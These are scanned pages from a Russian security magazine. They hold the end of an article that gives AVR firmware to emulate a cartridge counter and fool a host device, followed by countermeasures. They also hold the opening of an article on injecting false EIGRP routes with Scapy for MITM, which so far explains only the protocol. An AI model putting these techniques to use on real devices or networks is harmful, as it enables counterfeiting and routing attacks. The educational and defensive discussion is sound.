В основном цикле программы готовим и бесконечно опрашиваем буфер. Когда в буфере появится входящая команда — выполним ее, сохраним данные в память и отправим ответ.


```
// Скорость 9600 Кбит/с (магическое значение берем из документации)
#define BAUDRATE 103

int main(void)
{
    uint8_t packet[PACKET_LENGTH] = {
        PACK_HEAD1, PACK_HEAD2, CMD_INIT, 101, 130, 2, 14, 2, 14, 12,
204, 51
    };
    parameters_t params;
    // Инициализация UART с заданной скоростью
    UBRR0 = BAUDRATE;
    // Асинхронный режим
    UCSR0A = _BV(U2X0);
    // Включить приемник и передатчик,
    // включить прерывание по завершении приема
    UCSR0B = _BV(TXEN0)|_BV(RXEN0)|_BV(RXCIE0);
    // Фрейм 8N1
    UCSR0C = _BV(UCSZ00)|_BV(UCSZ01);
    // Включить Idle mode
    SMCR = _BV(SE);
    // Читаем параметры из EEPROM
    mem_read_params(&params);
    // Присваиваем байтам пакета соответствующие значения
    update_packet_from_params(packet, &params);
    // Разрешаем прерывания
    sei();
    // Отправляем инициализационный пакет
    send_packet(packet);
    // Ждем входящую команду
    while(1){
        if (get_command(packet) == OK){
            // Принят пакет, проверим третий байт — команда ли это
            if (packet[INDEX_OF_CMD] != CMD_DECR) continue;
            // Все в порядке, выполняем:
            // собираем новое значение счетчика из старшего и
младшего байтов
            uint16_t newval = (uint16_t)(packet[INDEX_OF_REMNH]<<8) +
packet[INDEX_OF_REMNL];
            // Счетчик работает только на уменьшение
            if (newval >= params.remaining) continue;
            // Обновляем значение счетчика
            params.remaining = newval;
            update_packet_from_params(packet, &params);
            mem_write_params(&params);
            // Отправляем ответный пакет
            packet[INDEX_OF_CMD] = CMD_RESP;
            send_packet(packet);
        }
        // Спим до возникновения прерывания
        asm("sleep");
    }
}
```

Для проверки набросаем простенькую схемку в Proteus.



```
AA 0C 46 65 78 02 0E 02 0E 0C CC 33
```

После включения видим в терминале пакет, содержащий заданные нами значения по умолчанию. Можем подключиться к виртуальному COM-порту любой программой-терминалом, отправить команду на уменьшение счетчика и проверить ответ.



Baudrate 9600 | Data bits 8 | Parity None | Stop bits 1 | Flow control None

```
Read data
00000000: AA 0C 46 65 78 02 0E 02  |  0C 0C CC 33          Є.Fex.....M3
Write data
00000000: AA 0C 43 65 78 02 0E 02  |  0B 0C CC 33          Є.Cex.....M3
Read data
00000000: AA 0C 45 65 78 02 0E 02  |  0B 0C CC 33          Є.Eex.....M3
```

INFO

Для соединения двух COM-портов используется нуль-модемный кабель, подключающий RX одного порта к TX другого и наоборот. Поскольку мы имеем дело с виртуальным портом в Proteus, нуль-модемный кабель тоже потребуется виртуальный — com0com.

КАК ЗАЩИТИТЬСЯ

Представим себя разработчиком подобной системы. Как бы мы могли защититься от подключения поддельных компонентов?

На физическом уровне разработчики в таких случаях обычно используют нестандартные конфигурации приемопередатчиков. Например, задают произвольные значения скорости передачи, количества битов данных в фрейме, добавляют дополнительные биты четности или контрольной суммы. Может быть инвертирован сигнал (вместо высокого уровня линии использоваться низкий и наоборот) или сдвинуты физические уровни (величины напряжений на линии, принимаемые за 0 и 1). Как таковой дополнительной защиты этот подход зачастую не дает, но немного затрудняет вмешательство, поскольку требует дополнительного времени и технических средств.

Как перехватить нестандартные сигналы

Кастомная конфигурация не всегда будет поддерживаться аппаратно. Например, в ATmega не получится сконфигурировать USART для использования четырех или, наоборот, десяти бит данных в фрейме. В таких случаях приходится реализовывать желаемое программно, по срабатыванию таймера, настроенного на длительность одного бита, устанавливая логический уровень на выводе GPIO, соответствующий значению передаваемого бита. Это называется bit-banging, что можно вольно перевести как «перестукивание битами». Аналогичным способом поступают, когда устройство просто не содержит требуемого аппаратного интерфейса, как, например, многие модели ATtiny.

Манипуляции на физическом уровне — обоюдоострое оружие. Да, перехват данных в такой системе может быть нетривиальным, и эмулировать ее популярным МК общего назначения тоже может быть непросто. Но и разработчику системы точно так же потребуются нетривиальные схемотехнические решения, необычные компоненты и программная эмуляция вместо аппаратного приемопередатчика. Такой метод был относительно популярен в прошлом, но сейчас практически не встречается.

Очевидная защита на программном уровне — это, конечно же, шифрование передаваемых данных. Проблема здесь в том, что простые подстановочные и перестановочные шифры относительно легко взломать или подделать. Действительно, в нашем случае на самом деле не так уж важно, представляется ли значение счетчика как 0x020E или другим числом, главное — найти его в пакете данных и затем воспроизвести. В крайнем случае мы можем просто скликать счетчик до нуля, на каждом этапе сохраняя соответствующее значение. Более же развитые алгоритмы шифрования, обеспечивающие лавинный эффект достаточной степени, требуют существенно больше вычислительных ресурсов, а это подразумевает более мощный и дорогой микроконтроллер, больше потребления энергии, более крупные габариты.

INFO

Лавинный эффект в криптографии выражается в том, что изменение небольшой части шифруемого сообщения вызывает изменение значительной части шифра. В нашем случае изменение величины счетчика приводит к изменению одного, максимум двух байт передаваемого пакета общей длиной 12 байт. В случае использования шифрования с выраженным лавинным эффектом могли бы меняться 6, 8 или даже все 12 байт!

Другой сценарий программной защиты состоит в том, чтобы сперва подтвердить подлинность одного из участников обмена данными (в нашем случае картриджа), а уже затем обмениваться данными в открытом или шифрованном виде.


В качестве примера рассмотрим распространенный в автомобильной индустрии протокол аутентификации Seed-Key. Суть состоит в том, что обоим участникам соединения известна некоторая секретная математическая функция. При попытке соединения сервер передает инициатору соединения случайное значение — seed. Инициатор соединения преобразовывает это значение посредством секретной функции. Результат преобразования — key — возвращается на сервер. Сервер же в свою очередь выполняет точно такое же преобразование и сравнивает получившееся значение с тем, что отправил клиент. Если значения совпадают, аутентификация считается успешной.

Базовые реализации такого метода просты, но подвержены брутфорсу. Более продвинутый вариант — применение цифровой подписи для подтверждения подлинности переданного набора данных (именно этот подход с 2020-х годов использует один из крупных автоконцернов, чтобы осложнить жизнь неофициальным автодиагностам, тюнерам и всяческим смотчикам пробегов). Но здесь снова возникает необходимость использования серьезных вычислительных ресурсов.

Наконец, разработчики прибегают к использованию специальных аппаратных средств, к примеру Atmel CryptoMemory — памяти, специально разработанной для защиты от копирования и клонирования (хотя и эту технологию нельзя назвать неуязвимой, PDF). Существуют аппаратные решения и для аутентификации цифровых устройств, в частности Atmel CryptoAuthentication и Maxim DeepCover (PDF).

INFO

DeepCover и некоторые другие продукты используют физически неклонируемые функции вместо привычных криптографических алгоритмов для генерации уникальных идентификаторов. ФНФ полагается на физические особенности полупроводникового кристалла и позволяет исключить необходимость массивных математических вычислений, а следовательно, избежать повышенных требований к ресурсам микроконтроллера.



EIGRP SCAM


Разбираемся с Credential Stuffing и расследуем атаку на Linux

В этой статье я покажу, как на Python можно сделать инъекцию ложных маршрутов в домен EIGRP. При некотором везении такая инъекция позволит злоумышленнику провести атаку типа MITM или на некоторое время устроить хаос в домене маршрутизации. Мы в деталях разберем процесс установления соседства с маршрутизатором и обмен маршрутной информацией, а в качестве бонуса смастерим несложный графический интерфейс.

Александр Михайлов
mikhailov.alexander99@yandex.ru

КРАТКИЙ ЛИКБЕЗ ПО EIGRP

EIGRP — это протокол динамической маршрутизации, по классификации относящийся к дистанционно-векторным протоколам (Distance Vector) внутреннего шлюза (IGP). Ниже — схема строения EIGRP.



Каждый пакет EIGRP содержит 20-байтовый заголовок со следующими полями.

1. **Version** — версия протокола никогда не изменялась и имеет значение 2.
2. **Opcode** (Operation Code) — поле, определяющее тип пакета. Нам интересны только два значения этого поля: 1 и 5. Значение 5 определяет Hello-пакет, а значение 1 — Update-пакет. Про типы пакетов поговорим чуть позже.
3. **Checksum** — контрольная сумма.
4. **Flags** — это поле принимает всего четыре значения: 0x1, 0x2, 0x4 и 0x8. Нам будут интересны только первое и последнее значения.
5. **Sequence Number** (SEQ) и **Acknowledgment Number** (ACK) — это порядковый номер пакета и номер подтверждения соответственно (прямо как в TCP и UDP). Эти поля обеспечивают надежную доставку EIGRP-пакетов.
6. **Virtual Router ID** — виртуальный идентификатор роутера.
7. **Autonomous System Number** — номер автономной системы (AS), в которой работает маршрутизатор.

За этим заголовком следует TLV (Type, Length, Value) — грубо говоря, это второй заголовок переменного значения, который может содержать информацию о маршрутах, параметрах роутера, версии прошивки, аутентификации и так далее. Это похоже на строение DHCP, где после IP-заголовка следует DHCP, а за ним — заголовок BOOTP.

Теперь поговорим про сообщения EIGRP. В процессе маршрутизации EIGRP оперирует следующими типами пакетов (сообщениями):

- **Hello.** Сообщения приветствия отправляются на мультикастовый адрес 224.0.0.10 и имеют код операции (opcode) равный 5. По умолчанию интервал отправки Hello-пакетов составляет 5 секунд.
- **Update.** При помощи Update-пакетов маршрутизаторы сообщают друг другу информацию обо всех известных им сетях (при первичном установлении соседства), информацию о конкретных сетях, в случае перестроения маршрута до них или когда сеть назначения больше не доступна. Такие сообщения могут отправляться как на юникастовый, так и на мультикастовый адреса. В теле Update-пакета содержится следующая информация: адрес сети назначения, префикс маски сети, адрес следующего перехода, количество переходов, пропускная способность, задержка, надежность, загрузка и MTU. Получение Update-пакета подтверждается отправкой ACK.
- **ACK.** Этот тип сообщения отправляется как ответ на успешное получение всех остальных типов сообщений, кроме Hello. В поле ACK заголовка EIGRP записывается числовое значение: берется поле SEQ того сообщения, на которое отправляется подтверждение, и прибавляется единица.

INFO

И в сообщении Hello, и в сообщении ACK поле `opcode` всегда равно 5. Что это значит? Получается, что, к примеру, в ответ на сообщение Update отправляется, по сути, Hello-пакет? Отчасти да, но это не совсем так. Ненулевое значение поля ACK превращает сообщение Hello в сообщение ACK. Таким образом, несмотря на одинаковое значение поля opcode, сообщения отличает значение поля ACK.

Также EIGRP оперирует еще несколькими сообщениями: Query, Reply, SIA-Query и SIA-Reply. Но они нам неинтересны, поэтому пропускаем их.

Перед тем как мы будем устанавливать соседство, перечислю необходимые для него условия:

- параметры аутентификации должны быть одинаковыми (при наличии самой аутентификации);
- значения K-коэффициентов также должны быть одинаковыми;
- маршрутизаторы должны находиться в одной автономной системе (AS).


По умолчанию Hello- и Dead-интервалы составляют 5 и 15 секунд соответственно. В отличие от OSPF эти интервалы не обязаны совпадать на маршрутизаторах для установления соседства. Но мы установим идентичные значения таймеров.

ГРАФИЧЕСКИЙ ИНТЕРФЕЙС. УЗНАЁМ НЕОБХОДИМЫЕ ПАРАМЕТРЫ МАРШРУТИЗАТОРА

Как ты уже понял, писать код я буду на Python. Для формирования сетевых пакетов нам понадобится библиотека Scapy. Связка из Scapy и Python проста, удобна и практична.

По ходу дела нам не придется искать роутер, поддерживающий EIGRP, или настраивать виртуальный. Достаточно иметь доступ к сети с доменом EIGRP.

Прежде чем искать маршрутизаторы EIGRP и устанавливать с ними соседство, хочу показать интерактивный графический интерфейс своего скрипта.



Для установления соседства на маршрутизаторах должны совпадать несколько параметров, к тому же для отправки EIGRP-пакетов конкретному роутеру нам нужно знать его канальный и сетевой адреса. Поэтому не хотелось бы высматривать трафик в Wireshark и искать параметры маршрутизатора, с которым мы захотим «подружиться». Будет куда удобнее просто запустить прослушивание и захват пакетов EIGRP, а затем записать параметры (IP-адрес, MAC-адрес, номер AS, Hold-таймер и значения K-коэффициентов) в удобные для нас переменные, чтобы дальше ими оперировать при крафтинге пакетов.

